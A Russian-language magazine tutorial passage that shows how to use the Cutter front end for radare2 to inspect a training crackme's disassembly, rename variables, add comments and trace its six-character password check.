
НА РАДАРЕ — CUTTER

ИССЛЕДУЕМ ПРОГРАММЫ
В ГРАФИЧЕСКОЙ НАДСТРОЙКЕ
CUTTER ДЛЯ RADARE2

ДИНАМИЧЕСКИЙ АНАЛИЗ

Многое можно сделать, применяя только статический анализ. Однако иногда удобнее один раз прогнать программу, чтобы увидеть, что она делает. Cutter и в этом случае может выручить, учитывая описанные в первом разделе статьи траблы.


Попробуем решить crackme03. Загрузи его в Cutter. Беглый просмотр вкладки Strings не выявил каких-либо интересных строк. Погрузимся в дизассемблерный листинг.



```
int main(int argc, char **argv, char **envp);
; arg unsigned long argc @ rdi
; arg char **s @ rsi
; var int64_t var_16h @ stack - 0x16
; var int64_t var_12h @ stack - 0x12
; var int64_t var_10h @ stack - 0x10
; var int64_t var_fh @ stack - 0xf
; var int64_t var_bh @ stack - 0xb
; var int64_t var_9h @ stack - 0x9
; arg int64_t arg_ah @ stack + 0xa
; arg int64_t arg_11h @ stack + 0x11
0x000011c1      endbr64
0x000011c5      push rbx
0x000011c6      sub rsp, 0x10
0x000011ca      cmp edi, 2          ; argc
0x000011cd      jne 0x1243
0x000011cf      mov dword [arg_11h], 0x426d416c ; 'lAmB'
0x000011d7      mov word [var_bh], 0x4164 ; 'dA'
0x000011de      mov byte [var_9h], 0
0x000011e3      mov dword [var_16h], 0x3020302
0x000011eb      mov word [var_12h], 5
0x000011f2      mov byte [var_10h], 0
0x000011f7      mov rbx, qword [rsi + 8] ; argv
0x000011fb      mov rdi, rbx        ; const char *s
0x000011fe      call strlen         ; sym.imp.strlen ; size_t strlen(const char *s)
0x00001203      cmp rax, 6
0x00001207      jne 0x121f
0x00001209      lea rdx, [arg_ah]   ; int64_t arg3
0x0000120e      lea rsi, [var_fh]   ; int64_t arg2
```


Дизассемблерный листинг crackme03

Сразу же обращает на себя внимание объявление переменных, где Cutter оставил комментарии: `lAmB`, `dA`. Компилятор часто разделяет одну строку на несколько частей, помещая их в разные переменные (примеры этого приведены в моих статьях про Radare2). С помощью Cutter можно придать переменным более осмысленный вид: щелкаем на целевой переменной правой кнопкой мыши и выбираем пункт Add at... → Rename local имя переменной.


[0x000011cf]
0x000011cf mov dword [arg_1
0x000011d7 mov word [var_bh
0x000011de mov byte [var_9h
0x000011e3 mov dword [var_1
0x000011eb mov word [var_12
0x000011f2 mov byte [var_10
Undefine function U
Define function here P
Add at...
Set base of immediate value to..
Set current bits to...
Set as...
Show X-Refs X
X-Refs for arg_11h Shift+X
Edit
Breakpoint
Highlight block
Highlight instruction
Rename local "arg_11h" N
Add or change global variable at 0x000011cf (used here) G

Контекстное меню для переименования переменной в дизассемблерном листинге

Откроется окно для изменения имени или типа данных переменной.



Edit Variables in Function: main


Modify: arg_11h

Name: arg_begin_str

Type: int64_t

Окно редактирования свойств переменной

Результат может выглядеть примерно так.




```
[0x000011cf]
0x000011cf      mov dword [arg_begin_str], 0x426d416c ; 'lAmB'
0x000011d7      mov word [var_end_str], 0x4164 ; 'dA'
0x000011de      mov byte [var_9h], 0
```

Результат переименования двух переменных

Честно сказать, переименование реализовано плохонько, поскольку оно воздействует исключительно на текущий объект без поиска одноименных переменных в рассматриваемой области видимости.


Возможно, `lAmBdA` — решение нашего вопроса и нам не надо прибегать к помощи тяжелой артиллерии. Проверим с сохранением регистра символов.



```
yurembo@ubuntu-22:~/Desktop/crackmes-master$ ./crackme03.64 lAmBdA
No, lAmBdA is not correct.
yurembo@ubuntu-22:~/Desktop/crackmes-master$
```

Некорректный пароль

Нетушки! Пароль неверный. Что ж, взглянем на дизассемблерный код функции **main**.




```
[0x000011cf]
0x000011cf      mov dword [arg_11h], 0x426d416c ; 'lAmB'
0x000011d7      mov word [var_bh], 0x4164 ; 'dA'
0x000011de      mov byte [var_9h], 0
0x000011e3      mov dword [var_16h], 0x3020302
0x000011eb      mov word [var_12h], 5
0x000011f2      mov byte [var_10h], 0
0x000011f7      mov rbx, qword [rsi + 8] ; argv
0x000011fb      mov rdi, rbx        ; const char *s
0x000011fe      call strlen         ; sym.imp.strlen ; size_t strlen(const char *s)
0x00001203      cmp rax, 6
0x00001207      jne 0x121f

[0x00001243]
0x00001243      lea
0x0000124a      call
0x0000124f      mov
0x00001254      jmp

[0x00001209]
0x00001209      lea rdx, [arg_ah]   ; int64_t arg3
0x0000120e      lea rsi, [var_fh]   ; int64_t arg2
0x00001213      mov rdi, rbx        ; int64_t arg1
0x00001216      call check_pw       ; sym.check_pw
0x0000121b      test eax, eax
0x0000121d      jne 0x1256

[0x0000121f]
0x0000121f      mov rdx, rbx
0x00001222      lea rsi, [str.No___s_is_not_correct.] ; 0x2034
0x00001229      mov edi, 1
0x0000122e      mov eax, 0
0x00001233      call __printf_chk  ; sym.imp.__printf_chk

[0x00001256]
0x00001256      mov rdx, rbx
0x00001259      lea rsi, [str.Yes___s_is_correct] ; 0x201f
0x00001260      mov edi, 1
0x00001265      mov eax, 0
0x0000126a      call __printf_chk  ; sym.imp.__printf_chk
```

Часть дизассемблированной функции main

На скриншоте показана интересующая нас в данный момент часть функции **main**. Выше находится условие проверки присутствия в командной строке параметра, а ниже — эпилог функции. Под цифрой 1 на скриншоте показана проверка длины введенного пользователем пароля: он должен состоять из шести символов. Мы видим вызов функции **strlen**, а далее сравнение ее результата со значением 6.

Если значение отличается, выполняется переход к блоку вывода сообщения об ошибке. Можно прямо в дизассемблерном листинге оставить комментарий. Для этого вызови контекстное меню на строке, к которой желаешь добавить комментарий, и выбери из него пункт Add comment или используй горячую клавишу «точка с запятой». Откроется окно с полем редактирования, в котором можно ввести нужный комментарий.



```
0x000011c5      push rbx
0x000011c6      sub rsp, 0x10
0x000011ca      cmp edi, 2          ; argc
0x000011cd      jne 0x1243
0x000011cf      mov dword [arg_11h], 0x426d416c ; 'lAmB'
0x000011d7      mov word [var_bh], 0x4164 ; 'dA'
0x000011de      mov byte [var_9h], 0
0x000011e3      mov dword [var_16h], 0x3020302
0x000011eb      mov word [var_12h], 5
0x000011f2      mov byte [var_10h], 0
0x000011f7      mov rbx, qword [rsi + 8] ; argv
0x000011fb      mov rdi, rbx        ; const char *s
0x000011fe      call strlen         ; sym.imp.strlen ; size_t strlen(const char *s)
0x00001203      cmp rax, 6          ; сравнение длины строки с шестью
0x00001207      jne 0x121f
0x00001209      lea rdx, [arg_ah]   ; int64_t arg3
0x0000120e      lea rsi, [var_fh]   ; int64_t arg2
```

Edit Comment at 0x00001203

сравнение длины строки с шестью

